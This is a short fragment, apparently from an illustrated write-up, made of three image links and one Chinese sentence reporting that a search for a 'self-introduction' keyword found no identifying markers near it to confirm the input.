


对自我介绍关键字进行搜索。发现在关键字附近不存在标识信息来确认输入。







